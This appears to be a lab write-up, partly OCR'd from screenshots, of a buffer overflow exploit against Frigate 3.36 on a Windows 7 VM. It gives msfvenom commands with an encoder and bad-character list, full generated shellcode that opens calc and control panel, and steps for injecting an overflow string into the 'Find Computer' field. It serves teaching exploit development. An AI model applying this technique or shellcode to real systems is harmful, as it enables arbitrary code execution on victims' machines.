
   - *Changing the trigger in the kali linux terminal to give a shellcode to trigger calculator, i.e. exploiting Bufferoverflow vulnerability:*



```
⇒ https://www.kali.org/docs/general-use/python3-transition/

(Run “touch ~/.hushlogin” to hide this message)
┌──(root💀kali)-[~]
└─# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 439 (iteration=0)
x86/alpha_mixed chosen with final size 439
Payload size: 439 bytes
Final size of python file: 2141 bytes
buf =  b""
buf += b"\xd9\xeb\xd9\x74\x24\xf4\x5e\x56\x59\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x6a\x48\x4b\x32"
buf += b"\x57\x70\x37\x70\x43\x30\x33\x50\x4c\x49\x38\x65\x64"
buf += b"\x71\x79\x50\x71\x74\x4e\x6b\x30\x50\x70\x30\x4c\x4b"
buf += b"\x76\x32\x54\x4c\x6c\x4b\x71\x42\x74\x54\x6e\x6b\x64"
buf += b"\x32\x76\x48\x34\x4f\x6d\x67\x71\x5a\x65\x76\x64\x71"
buf += b"\x49\x6f\x6e\x4c\x47\x4c\x75\x31\x53\x4c\x54\x42\x76"
buf += b"\x4c\x31\x30\x79\x51\x58\x4f\x56\x6d\x63\x31\x79\x57"
buf += b"\x58\x62\x4c\x32\x53\x62\x46\x37\x6c\x4b\x70\x52\x62"
buf += b"\x30\x4e\x6b\x43\x7a\x67\x4c\x4c\x4b\x72\x6c\x77\x61"
buf += b"\x42\x58\x58\x63\x63\x78\x43\x31\x4a\x71\x53\x61\x6c"
buf += b"\x4b\x76\x39\x77\x50\x53\x31\x4a\x73\x6c\x4b\x72\x69"
buf += b"\x67\x68\x59\x73\x46\x5a\x52\x69\x4c\x4b\x74\x74\x4e"
buf += b"\x6b\x36\x61\x38\x56\x65\x61\x59\x6f\x6e\x4c\x5a\x61"
buf += b"\x5a\x6f\x76\x6d\x57\x71\x39\x57\x67\x48\x4d\x30\x73"
buf += b"\x45\x39\x66\x53\x33\x73\x4d\x4c\x38\x57\x4b\x33\x4d"
buf += b"\x64\x64\x42\x55\x39\x74\x73\x68\x4c\x4b\x76\x38\x66"
buf += b"\x44\x33\x31\x4e\x33\x51\x76\x4c\x4b\x46\x6c\x32\x6b"
buf += b"\x4e\x6b\x70\x58\x47\x6c\x37\x71\x6e\x33\x4e\x6b\x55"
buf += b"\x54\x6e\x6b\x43\x31\x6a\x70\x6e\x69\x30\x44\x75\x74"
buf += b"\x75\x74\x33\x6b\x71\x4b\x73\x51\x71\x49\x51\x4a\x53"
buf += b"\x61\x59\x6f\x6b\x50\x63\x6f\x71\x4f\x50\x5a\x6e\x6b"
buf += b"\x45\x42\x6a\x4b\x6e\x6d\x31\x4d\x30\x6a\x67\x71\x6c"
buf += b"\x4d\x4e\x65\x58\x32\x53\x30\x43\x30\x33\x30\x36\x30"
buf += b"\x33\x58\x44\x71\x4c\x4b\x50\x6f\x6d\x57\x4b\x4f\x7a"
buf += b"\x75\x6d\x6b\x6c\x30\x6e\x55\x69\x32\x50\x56\x73\x58"
buf += b"\x59\x36\x4e\x75\x4d\x6d\x4d\x4d\x79\x6f\x4a\x75\x67"
buf += b"\x4c\x34\x46\x63\x4c\x47\x7a\x4f\x70\x79\x6b\x49\x70"
buf += b"\x52\x55\x66\x65\x6d\x6b\x72\x67\x76\x73\x62\x52\x42"
buf += b"\x4f\x53\x5a\x43\x30\x63\x63\x69\x6f\x68\x55\x70\x63"
buf += b"\x65\x31\x52\x4c\x70\x63\x43\x30\x41\x41"

┌──(root💀kali)-[~]
└─#
```

   - *Replace the shellcode in the exploit2.py with the output of the above statement and execute in Frigate software as shown below:*



Windows 7 x64 - VMware Workstation
Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
Change left drive Alt+F1
Change right drive Alt+F2
Refresh panels Alt+R
Open path on left panel Ctrl+Alt+Left
Open path on right panel Ctrl+Alt+Right
Find Computer Shift+Ctrl+\
Volume label
Disk info Ctrl+L
Connect network drive
Disconnect network drive
Ftp Connect Ctrl+F
Quick Ftp Connect Shift+Ctrl+F
C:\Users\Aadil Mohammed\Desktop\
desktop ini
Frigate3 lnk
StreamRipper32 lnk
2,304 in 3 files
47.97 GB free on drive C
20.04%
Here you will find some advices that are to help you to master Frigate quickly and totally.
1:28 PM
5/24/2021
To direct input to this VM, click inside or press Ctrl+G.
01:28 PM
24-05-2021


Windows 7 x64 - VMware Workstation
Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
New View Edit Refresh Copy Move Delete Rename Purchase
File Manager Explorer Tree Frigate.rtf Frigate Features.htm
C:\Users\Aadil Mohammed\Desktop\
desktop ini
Frigate3 lnk
StreamRipper32 lnk
Find Computer
OK
Cancel
2,304 in 3 files
47.97 GB free on drive C
20.04%
Here you will find some advices that are to help you to master Frigate quickly and totally.
1:28 PM
5/24/2021
To direct input to this VM, click inside or press Ctrl+G.
01:28 PM
24-05-2021

● Computer name: AAAAAAAAAAAAAAAAA

○ IP Address: 0 . 0 . 0 . 0


- *After clicking on 'OK' the software crashes and triggers calc.exe to open calculator application as shown below:*



3. Change the default trigger to open control panel.


Required trigger: msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python

- *Generating the shellcode from kali linux terminal:*




```
buf += b"\x65\x31\x52\x4c\x70\x63\x43\x30\x41\x41"

┌──(root💀kali)-[~]
└─# msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 446 (iteration=0)
x86/alpha_mixed chosen with final size 446
Payload size: 446 bytes
Final size of python file: 2180 bytes
buf =  b""
buf += b"\x89\xe2\xda\xc4\xd9\x72\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x79\x78\x6b"
buf += b"\x32\x65\x50\x63\x30\x37\x70\x45\x30\x4c\x49\x4a\x45"
buf += b"\x75\x61\x59\x50\x61\x74\x4c\x4b\x50\x50\x50\x30\x4e"
buf += b"\x6b\x66\x32\x34\x4c\x6c\x4b\x51\x42\x46\x74\x6c\x4b"
buf += b"\x44\x32\x54\x68\x74\x4f\x6d\x67\x50\x4a\x47\x56\x30"
buf += b"\x31\x4b\x4f\x6e\x4c\x55\x6c\x35\x31\x51\x6c\x76\x62"
buf += b"\x56\x4c\x61\x30\x5a\x61\x6a\x6f\x54\x4d\x46\x61\x68"
buf += b"\x47\x59\x72\x39\x62\x33\x62\x50\x57\x4e\x6b\x32\x72"
buf += b"\x36\x70\x4e\x6b\x63\x7a\x55\x6c\x6c\x4b\x32\x6c\x46"
buf += b"\x71\x31\x68\x6b\x53\x33\x78\x77\x71\x4b\x61\x76\x31"
buf += b"\x4e\x6b\x70\x59\x61\x30\x45\x51\x4e\x33\x6e\x6b\x42"
buf += b"\x69\x35\x48\x6d\x33\x45\x6a\x70\x49\x4c\x4b\x67\x44"
buf += b"\x4e\x6b\x33\x31\x38\x56\x76\x51\x79\x6f\x6e\x4c\x49"
buf += b"\x51\x58\x4f\x76\x6d\x45\x51\x5a\x67\x46\x58\x6b\x50"
buf += b"\x51\x65\x6c\x36\x36\x63\x43\x4d\x5a\x58\x55\x6b\x73"
buf += b"\x4d\x61\x34\x34\x35\x39\x74\x36\x38\x4c\x4b\x31\x48"
buf += b"\x31\x34\x57\x71\x38\x53\x30\x66\x6c\x4b\x76\x6c\x42"
buf += b"\x6b\x4e\x6b\x61\x48\x37\x6c\x55\x51\x78\x53\x4c\x4b"
buf += b"\x65\x54\x6e\x6b\x77\x71\x6e\x30\x6e\x69\x73\x74\x76"
buf += b"\x44\x56\x44\x61\x4b\x61\x4b\x65\x31\x36\x39\x53\x6a"
buf += b"\x50\x51\x39\x6f\x4d\x30\x51\x4f\x73\x6f\x30\x5a\x4e"
buf += b"\x6b\x72\x32\x4a\x4b\x4e\x6d\x71\x4d\x43\x5a\x33\x31"
buf += b"\x6e\x6d\x6c\x45\x6c\x72\x33\x30\x45\x50\x77\x70\x36"
buf += b"\x30\x42\x48\x56\x51\x6e\x6b\x32\x4f\x6c\x47\x49\x6f"
buf += b"\x78\x55\x6f\x4b\x6c\x30\x58\x35\x6e\x42\x42\x76\x42"
buf += b"\x48\x6c\x66\x4f\x65\x4f\x4d\x4d\x4d\x4b\x4f\x4b\x65"
buf += b"\x35\x6c\x33\x36\x51\x6c\x35\x5a\x4d\x50\x79\x6b\x6b"
buf += b"\x50\x73\x45\x73\x35\x6f\x4b\x43\x77\x67\x63\x52\x52"
buf += b"\x52\x4f\x62\x4a\x55\x50\x31\x43\x59\x6f\x79\x45\x43"
buf += b"\x53\x30\x6f\x52\x4e\x64\x34\x54\x32\x52\x4f\x52\x4c"
buf += b"\x35\x50\x41\x41"

┌──(root💀kali)-[~]
└─# 
```

- *Executing the shellcode to generate the required payload:*



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

- *Placing the payload in Frigate application:*



C:\Users\Aadil Mohammed\Desktop\

Find Computer

● Computer name: AAAAAAAAAAAAAAAAAAA


○ IP Address: 0 . 0 . 0 . 0

2,304 in 3 files

47.97 GB free on drive C 20.04%

